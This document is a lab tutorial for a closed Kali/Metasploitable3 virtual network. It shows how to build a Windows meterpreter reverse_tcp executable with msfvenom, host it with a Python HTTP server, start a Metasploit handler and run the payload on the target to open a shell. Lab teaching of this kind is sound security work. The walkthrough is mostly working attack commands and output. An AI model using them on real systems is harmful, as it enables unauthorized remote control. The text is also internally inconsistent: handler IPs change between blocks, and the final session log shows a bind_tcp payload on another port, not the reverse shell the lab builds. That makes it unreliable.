

# Lab - Use Msfvenom to Create a Reverse TCP Payload


## Overview

A reverse shell (also known as a connect-back) is the opposite of a Bind Shell: it requires the attacker to set up a listener first on the attack box. The target machine then acts as a client connecting to the listener, and finally, the attacker receives the shell.

Msfvenom is a command-line instance of Metasploit used to generate various payloads for shellcode available in Metasploit.

## Lab Requirements

- One virtual install of Kali Linux
- One virtual install of Metasploitable3-win2k8 (password: **vagrant**)
- VirtualBox adapters should be set to Host-only networking.



## Find your target's IP address.

Log on to your Win2k8 target machine as an administrator using the password **vagrant**.

Once you have a desktop, open a command prompt, and at the prompt, type **ipconfig**. Find the IP address for the local area connection.

```
Administrator: Command Prompt
C:\Users\Administrator>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::53b:28c0:1452:a4fc%11
    IPv4 Address. . . . . : 192.168.56.103
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :
```

You'll also need the IP address of your Kali machine.

From your Kali desktop, open a new terminal. At the prompt type, ping <target IP address>.

```
(root@kali) - [~/Desktop/Shell Codes]
# ping 192.168.56.103
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.
64 bytes from 192.168.56.103: icmp_seq=1 ttl=128 time=0.435 ms
64 bytes from 192.168.56.103: icmp_seq=2 ttl=128 time=0.238 ms
64 bytes from 192.168.56.103: icmp_seq=3 ttl=128 time=0.288 ms
64 bytes from 192.168.56.103: icmp_seq=4 ttl=128 time=0.430 ms
64 bytes from 192.168.56.103: icmp_seq=5 ttl=128 time=0.430 ms
64 bytes from 192.168.56.103: icmp_seq=6 ttl=128 time=0.427 ms
64 bytes from 192.168.56.103: icmp_seq=7 ttl=128 time=0.428 ms
^C
— 192.168.56.103 ping statistics —
7 packets transmitted, 7 received, 0% packet loss, time 6133ms
rtt min/avg/max/mdev = 0.238/0.382/0.435/0.076 ms

(root@kali) - [~/Desktop/Shell Codes]
#
```

You can stop the ping by pressing the Ctrl+C keys on your keyboard. If you do not have a positive response, set your VirtualBox adapters to Host-only adapters and try again.

### Abbreviations:

Lhost= (IP of Kali)


Lport= (Assigned to the listener)

P= (Payload type)


F= (file extension type)

### Begin the lab!

On your Kali desktop, right-click and create a new folder and name that new folder, ShellCodes.



Right-click on the new folder, and from the context menu, select Open Terminal Here.



## Create a Reverse TCP Payload


Write or copy and paste the following code at the terminal prompt at your Kali terminal.

```
msfvenom -p windows/meterpreter/reverse_tcp  
lhost=192.168.56.101 lport=5555 -f exe >  
/root/Desktop/ShellCodes/reverse_tcp.exe
```

Press enter.

After a short pause, the payload is generated and saved inside our working folder.

```
(root@kali) ~/Desktop/ShellCodes  
# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.56.101 lport=5555 -f exe > /root/Desktop/ShellCodes/reverse_tcp.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of exe file: 73802 bytes  
  
(root@kali) ~/Desktop/ShellCodes  
#
```




You must now figure out how to get the payload delivered to your target. The quick, down, and dirty way is to use Python to create a simple HTTP server to run inside our working folder that defaults to port 8000.

We need to have this simple HTTP server run inside our working folder where the payload is located. We right-click on the working folder from the context menu and select Open Terminal Here.

At the prompt, type:

```
python3 -m http.server
```

Press enter.




```
File Actions Edit View Help
(root@kali) - [~/Desktop/ShellCodes]
# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

The HTTP server terminal must be left open though it can be minimized.

### Use msfconsole to create a Reverse TCP listener

On your Kali machine, open a new terminal at the prompt type msfconsole.

Press enter.




```
File Actions Edit View Help
(root@kali) - [~/Desktop]
# msfconsole
```

At the msf prompt, type the following commands one at time. Press enter after each command.

```
msf6 > use exploit/multi/handler
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.56.103
lhost => 192.168.56.103
msf6 exploit(multi/handler) > set lport 5555
lport => 5555
msf6 exploit(multi/handler) > exploit
```

Our Kali is listening on port 5555 for a request from our target to establish a reverse shell.




```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.56.101
lhost => 192.168.56.101
msf6 exploit(multi/handler) > set lport 5555
lport => 5555
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.56.101:5555
```

## Launch the payload


Log on as an administrator to your W2k8 target. From the desktop of your Win2k8 target machine, click on the Start button and launch Internet explorer.

In the address bar, type the IP address of your Kali machine followed by a colon (:) and the port number used by the HTTP server, 8000.


If everything is working, you will be presented with the directory of contents inside the working folder sitting on the Desktop of your Kali machine.



2x click payload and from the next window select, run.



A security warning pops up; click the run button a second time.



Once we run the payload and if everything is configured correctly, we will have established a Reverse TCP connection with a meterpreter session.

```
msf6 > use exploit/multi/handler [1] 56:44 GET / HTTP/1.1 200 -
[*] Using configured payload generic/shell_reverse_tcp stage File not found
msf6 exploit(multi/handler) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp GET /bind.exe HTTP/1.1 200 -
msf6 exploit(multi/handler) > set rhost 192.168.56.103
rhost => 192.168.56.103
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > exploit

[*] Started bind TCP handler against 192.168.56.103:4444
[*] Sending stage (175174 bytes) to 192.168.56.103
[*] Meterpreter session 1 opened (192.168.56.101:40823 -> 192.168.56.103:4444 )
01 -0400

meterpreter >
```

## Summary –

In this short lab, you learned how to use Msfvenom to generate a Reverse TCP payload, and you learned how to use Python3 to start a simple HTTP server to copy files from your Kali to your target machine easily.

End of the Lab!